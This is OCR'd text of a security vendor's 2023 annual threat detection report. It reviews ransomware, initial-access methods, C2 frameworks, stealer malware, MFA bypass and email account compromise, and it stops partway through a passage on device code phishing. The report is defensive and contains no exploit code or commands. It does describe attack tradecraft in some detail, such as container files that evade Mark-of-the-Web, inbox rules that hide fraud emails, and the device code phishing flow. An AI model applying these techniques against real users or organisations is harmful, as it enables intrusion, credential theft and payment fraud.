

2023 / 5.0

red canary

THREAT DETECTION REPORT

TECHNIQUES, TRENDS, AND TAKEAWAYS





RANSOMWARE ▢ INITIAL ACCESS ▢ C2 FRAMEWORKS ▢ EMAIL THREATS

STEALERS ▢ IDENTITY ▢ TESTING ▢ DATA SOURCES ▢ MITIGATION

table of contents

intro

It is our pleasure to provide you with Red Canary's 2023 Threat Detection Report. Our fifth annual retrospective, this report is based on in-depth analysis of nearly 40,000 threats detected across our 800+ customers' endpoints, networks, cloud workloads, identities, and SaaS applications over the past year. This report provides you with a comprehensive view of this threat landscape, including new twists on existing adversary techniques, and the trends that our team has observed as adversaries continue to organize, commoditize, and ratchet up their cybercrime operations.

As the technology that we rely on to conduct business continues to evolve, so do the threats that we face. Here's what's new in this year's report:

Cloud and identity attacks are becoming more prevalent across our customers' environments and appear for the first time in this report.

Our unique visibility into email attacks, still the leading initial access vector used by adversaries, has put us in a position to detect even more attacks at earlier stages.

Mitigation guidance to limit adversaries' effectiveness.

Adversary simulation and other authorized testing are excluded from our data set, leading to a more accurate representation of the threat landscape.

What's old is new: Raspberry Robin, a USB-based threat first discovered by Red Canary, continues to evolve and we provide updated research.

HOW TO USE THIS REPORT

- Explore the most prevalent and impactful threats, techniques, and trends that we've observed.
- Note how adversaries are evolving their tradecraft as organizations continue their shift to cloud-based identity, infrastructure, and applications.
- Learn how to emulate, mitigate, and detect specific threats and techniques.
- Shape and inform your readiness, detection, and response to critical threats.


methodology

> "In 2022, Red Canary detected and responded to nearly 40,000 threats that our customers' preventative controls missed."

As Red Canary eclipses a decade providing world-class security operations to organizations around the world, we continue to analyze, learn, and evolve based on the petabytes of raw data and trillions of signals that our XDR platform consumes daily. Every byte of this data is interrogated 24x7 by roughly 3,500 analytics, and adversaries are relentlessly pursued by our expert team of intelligence, research, detection, and threat hunting professionals. In 2022, Red Canary detected and responded to nearly 40,000 threats that our customers' preventative controls missed.

Behind the data

The Threat Detection Report sets itself apart from other annual reports with unique data and insights that are derived from a combination of expansive detection coverage coupled with expert, human-led investigation and confirmation of threats. The data that powers Red Canary and this report are not mere software signals—this data set is the result of hundreds of thousands of expert investigations across millions of protected systems. Each of the nearly 40,000 threats that we responded to have one thing in common: These threats weren't prevented by our customers' expansive security controls—they are the product of a breadth and depth of analytics that we use to detect the **threats** that would otherwise go undetected.



What counts

When our detection engineers develop detection analytics, they map them to corresponding **MITRE ATT&CK®** techniques. If the analytic uncovers a realized or confirmed threat, we construct a timeline that includes detailed information about the activity we observed. Because we know which ATT&CK techniques an analytic aims to detect, and we know which analytics led us to identify a realized threat, we are able to look at these data over time and determine technique prevalence, correlation, and much more.

This report also examines the broader landscape of threats that leverage these techniques and other tradecraft, ultimately harming organizations. While Red Canary broadly **defines a threat** as any suspicious or malicious activity that represents a risk to you or your organization, we also track specific threats by programmatically or manually associating malicious and suspicious activity with clusters of activity, specific malware variants, legitimate tools being abused, and known threat actors. Our Intelligence Operations team tracks and analyzes these threats continually throughout the year, publishing **Intelligence Insights**, bulletins, and profiles, considering not just prevalence of a given threat, but also aspects such as velocity, impact, or the relative difficulty of mitigating or defending. The Threats section of this report synthesizes our analysis of common or impactful threats, which we rank by the number of customers they affect.

Consistent with past years, we exclude unwanted software from the data we use to compile this report. And for the first time this year, in an effort to better reflect the threat landscape, we also exclude authorized testing (see a more detailed explanation in the **Testing trend section** of this report).

Limitations

Red Canary optimizes heavily for detecting and responding rapidly to early-stage adversary activity. As a result, the techniques that rank skew heavily between the initial access stage of an intrusion and any rapid privilege escalation and attempts at lateral movement. This will be in contrast to incident response providers, whose visibility tends towards the middle and later stages of an intrusion, or a full-on breach.

Knowing the limitations of any methodology is important as you determine what threats your team should focus on. While we hope our list of top threats and detection opportunities helps you and your team prioritize, we recommend **building your own threat model** by comparing the top threats we share in our report with what other teams publish and what you observe in your own environment.

red canary

TRENDS

trends

Red Canary performed an analysis of emerging and significant trends that we've encountered in confirmed threats, intelligence reporting, and elsewhere over the past year. We've compiled the most prominent trends of 2022 in this report to show major themes that may continue into 2023.

The **Technique** and **Threat** sections of this report are focused on prevalent ATT&CK techniques and threat associations from the nearly 40,000 confirmed threats we detected in 2022. The Trends section takes us one step beyond that data and allows us to narrate events that might not be prevalent in our detection data set but may be emergent or otherwise deserve your attention.

WHAT'S INCLUDED IN THIS SECTION?

We've written an extensive analysis of seven trends we tracked throughout 2022. This PDF includes an abridged version of our analysis, describing the trend and explaining why it matters. You can view the full analysis—including mitigation, detection, and testing guidance—**in the web version of this report**.

How to use our analysis

The 2022 Trends section is intended to provide valuable insight and actionable recommendations for security leaders to make informed decisions. We offer advice to help defenders prepare, prevent, detect, and mitigate activity associated with each trend. The guidance we provide differs, since each trend requires a different approach. You might also use our analysis to help anticipate and plan for key trends that may continue into 2023, just as we saw with 2021 trends extending into 2022.

Ransomware

TREND


2022 brought significant developments to the ransomware ecosystem, but the basic—and detectable—adversary behaviors remain the same.

The ransomware landscape continued to shift in 2022. While some metrics suggested that **ransomware was less prevalent**, other metrics suggested that **ransomware was more prevalent** for specific sectors. The community observed new ransomware groups popping up, while others disappeared. Regardless of the exact numbers, ransomware continues to be one of the most pressing threats to every organization.

What we saw in 2022


A visibility challenge

A major challenge with ransomware is that no one sees all ransomware intrusions, so no one knows how bad the problem really is. From Red Canary's perspective, we didn't see much ransomware in 2022—no ransomware group made it into our top 20 threats, and we saw fewer ransomware incidents as compared to 2021. However, that reflects our visibility rather than the true prevalence of ransomware. As with any intrusion, ransomware doesn't come out of thin air—it's part of a larger chain of events, as depicted in this diagram.



We focus on trying to detect ransomware precursor activity in the initial access, reconnaissance, and lateral movement phases and help our customers stop it before it gets to exfiltration or encryption. The result is that we see many more so-called ransomware precursors than we do actual ransomware payloads. In fact, eight out of our top 10 threats are regularly observed during early stages of ransomware intrusions:

TOP RANSOMWARE PRECURSORS




Red Canary observes some later-stage ransomware intrusions that involve encryption, but these usually come to us through incident response (IR) partners who are called in after an organization realizes they have a ransomware intrusion and then bring Red Canary in for further monitoring and detection. Across the board, our partners reported a drastic decrease in new reported ransomware cases as compared to 2021. While the reason for this is unclear, one possible factor is the **higher barrier to obtaining cyber insurance policies** in 2022 due to the prevalence of ransomware-related claims. If fewer organizations have cyber insurance due to challenges obtaining it, fewer IR firms may be called in to respond to ransomware intrusions. This change in IR firm visibility may have contributed to the decrease in Red Canary's visibility of ransomware in 2022.

What we can say is that ransomware continues to cause significant damage. Since none of us have perfect visibility, it's important to also look at the visibility others have into the ransomware ecosystem. **Recorded Future's analysis** of ransomware group leak sites demonstrates that ransomware is still prevalent. Additionally, significant ransomware attacks in 2022 such as the ones against the **Costa Rican government** and the **Los Angeles School District** also demonstrate that ransomware remains an impactful threat.

Affiliate model

One challenge in tracking and responding to ransomware intrusions is that different adversaries are often involved at different phases of the intrusion. As depicted in the below diagram, one adversary might be in charge of initial access, and then pass that access to a different adversary to continue the intrusion.



This makes tracking ransomware groups even more difficult, as intrusions can be a "mix and match" of different affiliates providing access to different ransomware groups. Throughout 2022, ransomware groups continued to rely on affiliates to give them initial access to an environment before they stole or encrypted files. Our partners at Microsoft have an **excellent breakdown** of this ecosystem we recommend for further reading.

Renaming

We observed many of the same malware families that were previously "ransomware precursors" continue to lead to ransomware—however, they often led to different ransomware families than in previous years. As we've observed over the past several years, ransomware groups continued to "disappear" from existence under one name, often followed by another group under a new name appearing with similar tools and TTPs.

MALWARE FAMILY (PRECURSOR)	2021 RANSOMWARE GROUP	2022 RANSOMWARE GROUP
Qbot	Conti	Black Basta
IcedID	Conti	Quantum
Zloader/BATLOADER	Conti	**Royal**

As this table shows, a significant ransomware development in 2021 was the fall of Conti and the rise of other ransomware groups. Many researchers **assess** that groups like Black Basta have some relationship to Conti based on similarities between tools and techniques, suggesting operators may have simply started operating under a different name after Conti gained widespread law enforcement scrutiny.

Extortion without encryption

As we discussed in last year's report, adversaries aren't just encrypting data anymore, they're stealing it as well and demanding payment or they will leak the data. This shift toward exfiltration and extortion, often without encryption at all, continued in 2022. Notably, the extortion group known as LAPSUS$/**DEV-0537** conducted multiple high-profile intrusions against large organizations such as Nvidia and Okta. These intrusions were particularly notable because the adversaries stole data and threatened companies with its release if they didn't pay—but unlike traditional ransomware, they never encrypted data. This "extortion-only" approach is significant because it changes how organizations need to think about this category of threat. LAPSUS$-style TTPs are also significantly different from traditional ransomware operators, with use of techniques like **MFA bypass** or even insider recruitment to obtain credentials, which influences how organizations need to think about detection and response.

TAKE ACTION

Visit the **Ransomware trend page** for relevant detection opportunities and atomic tests to validate your coverage.

Though the ransomware ecosystem certainly changed in 2022, the good news for defenders is that the techniques these adversaries use often remain the same. While there is no single silver bullet to preventing ransomware, the tried-and-true guidance of patching known vulnerabilities is a solid approach to preventing initial access, as many ransomware intrusions start this way. If an organization can't keep up with patching all vulnerabilities, prioritizing based on something like **CISA's Known Exploited Vulnerabilities catalog** may be helpful.

As LAPSUS$-style TTPs are being used by extortion groups, organizations should also consider how they could prevent techniques like MFA bypass. Implementing strong **Conditional Access** and MFA policies is the best mechanism to combat this technique. Preventing users from using SMS or phone calls for MFA is recommended and implementing a FIDO2 key or authenticator app with number matching or similar is preferred, as outlined **here**.

Initial access tradecraft

TREND

Adversaries reevaluated their initial access methodologies in 2022 and leveraged old tradecraft in new ways at prodigious scale.

In 2022 we saw major malware campaigns leverage vintage tradecraft in new ways, experimenting with delivery vehicles and file types in an attempt to evade detection. Weaponized Microsoft documents and malicious macros waned in favor of evil binaries hidden within nested layers of container files and compressed archives. Adversaries manipulated search engine ads and results to lure users into downloading malicious installers. USBs, a well-known threat vector for decades, saw a resurgence in use by new malware families and established adversaries.

Phishing trend: Macros are out, compressed files and containers are in

Macros traded in for newer delivery vehicles

In February 2022, Microsoft **announced** that they would start blocking VBA macros by default across their entire product suite. Key to implementing this change is the Zone Identifier Alternate Data Stream (ADS) value assigned to downloaded files and attachments, with the specific value based on whether or not the file came from a trusted location. The internet is not considered a trusted source, meaning files with the **Zone.Identifier** ADS value of **3**—commonly known as the **Mark-of-the-Web (MOTW)**—can be subject to more stringent **security measures**.

Not all **file types** are automatically assigned the MOTW. It depends on several factors, including the software used to download the file, the file format, and other utilities with features that may or may not be enabled. Compressed archives (ZIP, RAR) and container files (ISO, VHD) are types of files that may not have the MOTW, meaning they won't be restricted, blocked, or generate warning prompts in the same way as files that do contain the mark.

Following Microsoft's announcement, adversaries across all verticals changed their techniques. They rapidly **shifted away** from malicious macros in their phishing emails and began leveraging container files and compressed files to deliver their malware, often nesting these file types within each other in an attempt to further bypass security controls. In June 2022, 7-Zip released an update that added an opt-in feature that could add the MOTW to ZIP files.

In November 2022, Microsoft released a **security update** that propagated MOTW identifiers to some ZIP and ISO files. These updates may reduce the misuse of ZIP and ISO files in 2023.

Compressed archives

Throughout the year, we observed compressed archives, especially RAR or ZIP files, used as a malicious nested attachment's outer layer. They do not have a Zone Identifier ADS attribute, so they can not have a MOTW. Again, 7-Zip's June update may complicate an adversary's ability to abuse ZIP files but only if users opt in. Multiple threats used compressed archives in their attachments in 2022, including Bumblebee, **IcedID**, and **Qbot**.

Container files

Optical Disk Image (ISO) files and Virtual Hard Drive (VHD) files are two types of container files we've seen delivered inside compressed archives in an attempt to evade MOTW restrictions. Container files like ISOs do not support a Zone Identifier ADS attribute and did not have a MOTW until Microsoft's November 2022 patch propagated MOTW flags to both the ISO and its contents. Proofpoint **reported** a 150 percent increase in the use of ISO files in malicious campaigns between October 2021 and June 2022. IcedID is one example of a threat that used ISOs, and Bumblebee leveraged both ISOs and VHDs in 2022.

Web trends: SEO poisoning and malvertising

Search engine optimization poisoning

Search engine optimization (SEO) poisoning continued to be an effective technique for gaining initial access in 2022. Many threats leveraged SEO poisoning, including **Gootloader**, **Yellow Cockatoo**, and **various stealers**. Adversaries create malicious websites that use SEO techniques like placing strategic search keywords in the body or title of a webpage. They attempt to make their malicious sites more prominent than legitimate sites when search results are returned by Google and other search engines. As an **example**, Zloader—also known as BATLOADER—has used keywords like "free software development tools" to encourage victims to navigate to their site and download evil installers. Another example, Gootloader, has used websites claiming to offer information on contracts and other legal or financial documents. This trend shows no signs of slowing as we move into 2023; in late 2022, one SEO poisoning campaign **targeted** almost 15,000 websites.

Malvertising

SEO poisoning is not the only way adversaries use search engines to their advantage. Malicious advertising, also called malvertising, also persisted in 2022. Malvertising is the use of fake ads on search engine pages that masquerade as legitimate websites to download software like Zoom or TeamViewer. Threats that used malvertising extensively in 2022 include **AdSearch**, **IcedID**, and **Stealers** malware.

File type trends: LNK and MSI

LNK files

Windows shortcut files, also known as LNK files, have also seen increased adversarial use in 2022. Proofpoint **reported** a 1,675 percent increase in LNK files in malicious campaigns between October 2021 and June 2022. **LNK files** are neither compressed archives nor container files. Instead, LNK files provide adversaries a way to execute binaries, scripts, and other arguments. Based on the specific arguments configured when a LNK file is created, it can point to and execute files or include scripts configured to download additional malware. Some prominent threats that leveraged LNK files in 2022 include **Emotet**, Bumblebee, and other families of non-phishing malware like **Raspberry Robin**.

Windows Installer (MSI) files

When the stealer Zloader combined malvertising and SEO poisoning in 2022, its installer took the form of Windows Installer (MSI) files. MSI files are used to install and update legitimate software on Windows systems. They are **also used** by adversaries to install malicious binaries, run scripts, and elevate system privileges. Zloader's malicious MSI files appeared to be installers for versions of legitimate software. Other threats have used MSI files in their intrusions in 2022, including **Qbot** and **Raspberry Robin**.

What's old is new again: USBs

Continuing the theme of everything old being new again, a number of threats leveraged infected USB external drives for initial access in 2022. USBs containing malicious payloads that infect systems when plugged in have been an evergreen problem in information security for a number of reasons. As with any external device, security teams have less control and visibility into what they may have installed on them. One notable threat spread by USBs this year is **Raspberry Robin**. Many types of USB malware, such as worms, establish persistence that can continue for years. In 2022, **Gamarue** exemplified how pre-existing infections can be **exploited** by threat actors. **FIN7** and other **espionage groups** also leveraged USBs in 2022.

TAKE ACTION

Visit the **Initial access tradecraft trend page** for relevant detection opportunities and atomic tests to validate your coverage.

Preventing container files from executing can be an effective way to avert damaging intrusions that attempt to evade MOTW controls. If your users do not have a business need to mount container files, we recommend taking **steps** to prevent Windows from auto-mounting container files. You can find additional mitigation guidance in the **Techniques section** of this report.

One way to mitigate the effects of SEO poisoning is to prevent the malicious files from being able to execute. For example, Gootloader uses JScript (**.js**) files. If your users do not have a need to execute **.js** files, associating **.js** files to open with **notepad.exe** instead of **wscript.exe** can prevent automatic execution of their malicious content.

There are several options to mitigate the threat USB devices can pose in your environment. The best option for your organization will vary based on your use cases and business needs. One option could be to use **group policies** to restrict who can read, write, and execute actions from USB devices. Other options for mitigating USB risks can be found on the **Gamarue** page.

Command and control frameworks

TREND

Move over Cobalt Strike: Adversaries and testers have more options for command and control (C2) and post-exploitation frameworks than ever.

Commercial and open source C2 and post-exploitation frameworks save red teamers time on custom development and allow them to quickly change TTPs in their engagements. Not surprisingly, adversaries also find them attractive due to their ease of use and flexibility. Since there's no universally agreed upon definition that differentiates C2 from post-exploitation frameworks, we chose to analyze both collectively in this section.

Adversaries have long used open source and leaked versions of commercial frameworks, most notably Metasploit and **Cobalt Strike**. While Cobalt Strike has received a lot of attention and remains Red Canary's most-observed framework, both red teamers and adversaries have begun to leverage alternative frameworks.

Cobalt Strike and Metasploit continue to be the most popular C2 and post-exploitation frameworks seen in our customers' environments. Cobalt Strike was the highest-ranking framework, coming in at #8, followed by Metasploit ranking 14th. While they didn't break into our top 50 for 2022, Brute Ratel, Sliver, and Mythic may continue to gain popularity as adversaries look for alternative frameworks, so they're worth keeping an eye on.

Brute Ratel

Brute Ratel is a commercial post-exploitation framework with implants that can take many forms, including executables, service binaries, DLLs, and **PowerShell** scripts. It is capable of moving laterally via Server Message Block (SMB), escalating privileges, and creating processes to inject itself into for defense evasion. **Qbot** was **observed** delivering Brute Ratel in 2022.

Sliver

Sliver is an open source post-exploitation framework written in Go. It executes commands through **PowerShell** or the **Windows Command Shell**. It supports several protocols for C2 including HTTP, WireGuard, and DNS. TA551 **reportedly** used Sliver in 2021, and in 2022 Team Cymru **observed** at least two distinct campaigns using it. In 2022, adversaries also took **advantage** of Sliver's support for macOS.

Mythic

Mythic is an open source post-exploitation framework that has a variety of **agents** and supports multiple protocols for C2 including TCP, HTTPM, DNS, and SMB. Two popular agents are Apfell and Apollo. Apfell is **a JavaScript for Automation script for OSX**. Apollo is a .NET Windows agent which by default can create and inject into **Rundll32**. It also has the ability to execute **PowerShell** commands. It supports using **Mimikatz** for lateral movement and credential dumping. Like Sliver, **Team Cymru** was able to tie some Mythic servers to adversaries in the wild.

TAKE ACTION

Visit the **Command and control frameworks trend page** for relevant detection opportunities and atomic tests to validate your coverage.

Stealers

TREND

Stealer malware—such as RedLine, Raccoon, and Vidar—enabled some of the highest-profile breaches in 2022.

The last few years have seen organizations embrace remote work and technologies that allow employees to work outside the traditional perimeter of an enterprise network. Technologies that allow this kind of work to occur include VPNs, remote access solutions, web applications, and more, and all of these technologies require one thing to get started: **credentials**. As the enterprise network perimeter becomes less important, the access of employees becomes a point for adversaries to target for initial and persistent access to organizations. Information stealer malware such as RedLine, Vidar, and Raccoon all gather credentials from **various sources** on a computer system, including password managers, web browsers, files on disk, and more. When used properly, an instance of stealer malware can gather credentials that enable privileged and persistent access to an enterprise in the course of a minute or less.

Stealing the spotlight

Red Canary and the larger information security community seemed to witness a rise in the use of stealer malware in 2022, with several stealers making it into our top 10 lists during various months throughout the year. We observed **RedLine**, **Raccoon**, and **Vidar** malware across multiple customer environments in various industries. We observed that no industry is immune to stealer malware and the spread of such malware is often opportunistic, usually through advertising and **SEO manipulation**. Most often masquerading the malware as fake or trojanized installer files, adversaries found victims unwittingly looking for malware on compromised or fake sites disguised as download pages for legitimate tools. In many of these instances, the adversaries deploying the malware also chose to sharply increase the size of their malware files with padding to prevent security tools and sandboxes from effectively handling the stealers during analysis. This large sample size can significantly hinder analysis with sandboxes due to upload size restrictions, and it can hinder analysis tools on your local system by causing them to slow down while processing a large file.

This use of stealers gained high visibility in 2022 thanks to LAPSUS$ conducting high-profile breaches. As part of their strategy to gain initial access to targeted organizations, LAPSUS$ **relied on** gaining initial access with credentials taken by RedLine and other stealer malware and sold afterward. This strategy proved extremely successful, resulting in multiple breaches for high-profile organizations such as **Uber** and **Okta**.

We observed RedLine, Raccoon, and Vidar most commonly during the year, and each of these threats has retained a long-held share of the illegal stealer market. In fact, Raccoon and Vidar have evolved from older families to remain relevant and effective. While these stealers took the spotlight, additional stealers operated at lesser prevalence during the year, including some new players such as Aurora Stealer, OriginLogger, and Rhadamanthys. Adversaries looking for stealer malware find no shortage of options that simply evolve and grow with efficacy.

TAKE ACTION

Visit the **Stealers trend page** for relevant detection opportunities and atomic tests to validate your coverage.

Identity

TREND

Adversaries are sparking all sorts of identity crises by intercepting MFA requests and other user authentication mechanisms.

Users continue to be the weakest link in the initial chains of compromise we investigate. Virtual identities used by humans are the critical enabler of breaches that lead to intellectual property theft, **ransomware**, and cryptomining, to name just a few. It's critical for defenders to adopt detection technologies and strategies that thwart identity compromises earlier in the intrusion chain.

In 2022 adversaries demonstrated their talents for circumventing several types of identity verification technologies that security teams use to prevent unauthorized use of compromised credentials. Namely, adversaries got smarter in their approaches to circumventing multi-factor authentication (MFA) and geographic/trust-based detection heuristics.

In most scenarios, their techniques tricked end users into accepting "ghost" MFA requests, commonly through a technique known as **MFA Request Generation**, which we've covered in depth in the Techniques section of this report. In brief, it involves a victim yielding to the annoyance of MFA prompts that they just want to go away, inadvertently enabling initial access for an adversary. In cases where adversaries failed to gain access to systems after initial MFA bypass, they often abused the trust of public cloud infrastructure to bypass single points of failure in static geographic or hosting provider checks performed by identity access management systems.

Siphoning data from Office 365

In 2022 we observed an increase in account compromises targeting Office 365. Adversaries appear to be prioritizing data theft in these operations, ranging from email collection and data exfiltration to full-on employee impersonation in hopes of committing financial fraud. These attacks almost always originated from an account login from an unusual location. In such instances, an adversary login would have unusual attributes, such as logging in from a net new IP address not seen before for a given identity, as well as other, secondary outlier attributes like mismatched User-Agents or never-before-seen device types or geo IP locations. These initial logins were almost always reported from the Office 365 Exchange Online workload type in the Azure audit logs, but we also saw other Azure application types being abused.

Below is a breakdown of the identity compromise sources we observed, organized by Azure Application ID and their respective application name:

APPLICATION ID	APPLICATION NAME
00000006-0000-0ff1-ce00-000000000000	Microsoft Office 365 Portal
00000002-0000-0ff1-ce00-000000000000	Office 365 Exchange Online
fb78d390-0c51-40cd-8e17-fdbfab77341b	Microsoft Exchange REST API Based PowerShell
d3590ed6-52b3-4102-aeff-aad2292ab01c	Microsoft Office

TAKE ACTION

Visit the **Identity trend page** for relevant detection opportunities and atomic tests to validate your coverage.

Email threats

TREND

Organizations are transitioning their most ubiquitous business tool to the cloud, and email account compromise activity continues apace as adversaries are following right along.

Spearphishing, Business Email Compromise (BEC), and Email Account Compromise (EAC) attacks continue to silently menace businesses across the globe, **steadily** outpacing damages inflicted by other attacks such as **ransomware**. Adversaries traditionally rely on social engineering schemes that allow them to trick unsuspecting users into facilitating payment fraud, disclosing sensitive information, or installing malware.

Social engineering vs. account takeovers

BEC attacks usually involve rerouting funds into accounts under the adversary's control. Adversaries commonly accomplish this via relatively unsophisticated methods of social engineering, like by typosquatting or spoofing corporate domains in email headers so that victims believe they're engaging with a legitimate business partner. These schemes remain successful despite increasingly watchful employees who are wary of financially themed emails originating from unknown or external sources.

On the contrary, employees are far less likely to flag internal-to-internal communications as suspicious. As such, adversaries have ample incentive to compromise email accounts rather than simply impersonate them. Gaining access to these accounts with legitimate credentials also allows adversaries to search the inbox for useful messages or interesting documents. While the upfront effort of compromising victims' credentials is harder, the success rate of this attack is typically much higher.

What we (almost always) saw in 2022

In the past year we've identified and detected numerous compromises where adversaries abuse valid credentials to silently modify a victim's mailbox settings. The intent is almost always to redirect specific emails of interest to places that legitimate users are unlikely to look. These incidents almost always unfolded in the same way: the adversary generated **email inbox rules** to filter and hide emails from the user by placing them in rarely used, built-in folders like "RSS Subscriptions," "RSS Feeds," or the "Archive" folder.

Adversaries then use the newly discovered information during their reconnaissance efforts to craft emails to the accounting or payroll departments

requesting to **update direct deposit information** or to otherwise redirect funds to accounts under their control. We've also detected threats where the **adversary creates inbox rules** to automatically mark as read and move password reset emails. The adversaries then remove all traces of their access by deleting the password reset emails and all of their newly created inbox rules. Of course, from a victim's perspective the activity is silent, but with robust logging like the **Microsoft Unified Audit Log**, tracking the adversary's moves is fairly easy.

The expedited timeline of these intrusions shows that adversaries spare no time in moving from initial access to their objectives. We've observed some incidents where the adversary makes their inbox modifications within minutes of compromising the account. We've also witnessed adversaries waiting an extended period of time to carefully perform reconnaissance within the victim's mailbox, sometimes holding off until the next day to make any direct changes to their account via inbox rules.

Confidently detecting the initial email account compromise is typically difficult, as it requires teams to detect anomalies to a user's login behavior through a complicated series of alerting algorithms, potentially across numerous devices. As working from home becomes more commonplace—and bring-your-own-device policies remain lax—very few security teams can keep up with the overwhelming number of false positives these signatures typically produce. Some identity alerting platforms take upwards of two days for their own machine learning algorithms to flag what they consider to be a "high-risk" login. By contrast, adversaries need just minutes to programmatically tackle their objectives.

The threat of compromised personal devices in the work environment remains a huge blindspot. These devices often become infected with **info-stealing malware** designed to grab and decrypt session cookies from browsers, such as the Rhadamanthys, Raccoon, and Vidar malware families. Additionally, man-in-the-middle (MitM) reverse-proxy phishing kits such as Evilginx2, EvilProxy, and Modlishka are also on the rise.

Looking ahead

One example of a token phishing technique that we predict will gain traction in the world of EACs, or account takeovers in general, is device code phishing. This attack takes advantage of one of the underlying authorization flows within the **OAuth 2.0 Authorization Framework specification**, which allows devices without browsers (such as TVs or Internet-of-Things devices) to authorize themselves on behalf of users. You have probably used Device Code Authorization yourself when authorizing your favorite streaming applications on your smart TV, allowing it to continue to operate without continuously asking you to log in.

Without any costly infrastructure setup, all the adversary needs to do is to request a "user code" from a cloud or identity provider and send it with a

legitimate URL (like “microsoft.com/devicelogin” or “device.sso.us-east-1.amazonaws.com”) for the victim to enter it into. Part of the initial user code retrieval step is to request access as a specific application like Microsoft Office. Adversaries can generally request any existing application they want as long as they know its **application or client_id**.

